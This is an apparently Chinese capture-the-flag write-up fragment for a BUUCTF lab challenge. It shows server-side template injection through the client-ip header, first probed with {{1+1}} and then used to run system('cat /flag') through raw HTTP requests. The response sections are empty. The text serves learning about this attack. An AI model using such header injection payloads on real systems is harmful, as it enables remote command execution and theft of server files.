然后SSTI可以利用tplmap这个工具进行检测是否有模板注入漏洞，用法有点像sqlmap,都是基于python的。

客户端请求头，XFF和client-ip都可。发现可以控制输入：

GET /flag.php HTTP/1.1
Host: node3.buuoj.cn:29557
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://node3.buuoj.cn:29557/
Upgrade-Insecure-Requests: 1
client-ip: {{1+1}}

执行系统命令：



直接cat /flag：

Request

Raw | Headers | Hex

```
GET /flag.php HTTP/1.1
Host: node3.buuoj.cn:29557
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://node3.buuoj.cn:29557/
Upgrade-Insecure-Requests: 1
client-ip: {{system('cat /flag')}}
```

Response

Raw | Headers | Hex | HTML | Render